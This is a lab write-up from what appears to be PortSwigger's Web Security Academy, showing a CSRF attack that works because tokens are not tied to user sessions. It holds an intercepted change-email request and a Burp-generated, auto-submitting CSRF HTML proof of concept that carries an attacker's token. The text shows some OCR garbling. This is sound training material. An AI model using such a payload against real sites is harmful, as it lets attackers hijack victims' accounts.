Lab: CSRF where token is not tied to user session

Academy POC

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

Lab

This lab proves the concept that taking an "unspent" token and feeding it to the victim allows bypassing of the CSRF controls because token is not tied to the user session.

log in to the application using their own account

My Account

Your username is: wiener

Your email is: email1@email.com

Email email2@email.com


Put on intercept and intercept a change email request

```
Forward
                    Drop
                                Intercept is on
                                                               Open
 1 POST /my-account/change-email HTTP/1.1
 2 Host: 0adc007f032f2bbfc064fd67001300e2.web-security-academy.net
 3 Cookie: session=81LQOws8wbVLuENwZtzV3oOaKgzJh630
 4 Content-Length: 62
 5 Cache-Control: max-age=0
 6 Sec-Ch-Ua: "Chromium"; v="105", "Not)A; Brand"; v="8"
 7 Sec-Ch-Ua-Mobile: ?0
 8 Sec-Ch-Ua-Platform: "Windows"
 9 Upgrade-Insecure-Requests: 1
10 Origin: https://Oadc007f032f2bbfc064fd67001300e2.web-security-a
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebk
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0adc007f032f2bbfc064fd67001300e2.web-security-
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB, en-US; q=0.9, en; q=0.8
21 Connection: close
22
23 email=email2%40email.com&csrf=YZJyCltst7spSwE0tJ8aPbh2gog4ktcD
```

Generate a CSRF POC in the usual manner

```
CSRF HTML:
 1 <html>
 2 <!-- CSRF PoC - generated by Burp Suite Professional -->
    <script>history.pushState('', '', '/')</script>
       <form action="https://0adc007f032f2bbfc064fd67001300e2.web-security-academy.net</pre>
         <input type="hidden" name="email" value="email2&#64;email&#46;com" />
         <input type="hidden" name="csrf" value="YZJyCltst7spSwE0tJ8aPbh2gog4ktcD" />
         <input type="submit" value="Submit request" />
       </form>
       <script>
11
         document.forms[0].submit();
12
       </script>
13
     </body>
14 </html>
```

Drop the request in Proxy



Paste in the CSRF POC into the exploit server

```
Body:
```

Send to victim



Success!

Congratulations, you solved the lab!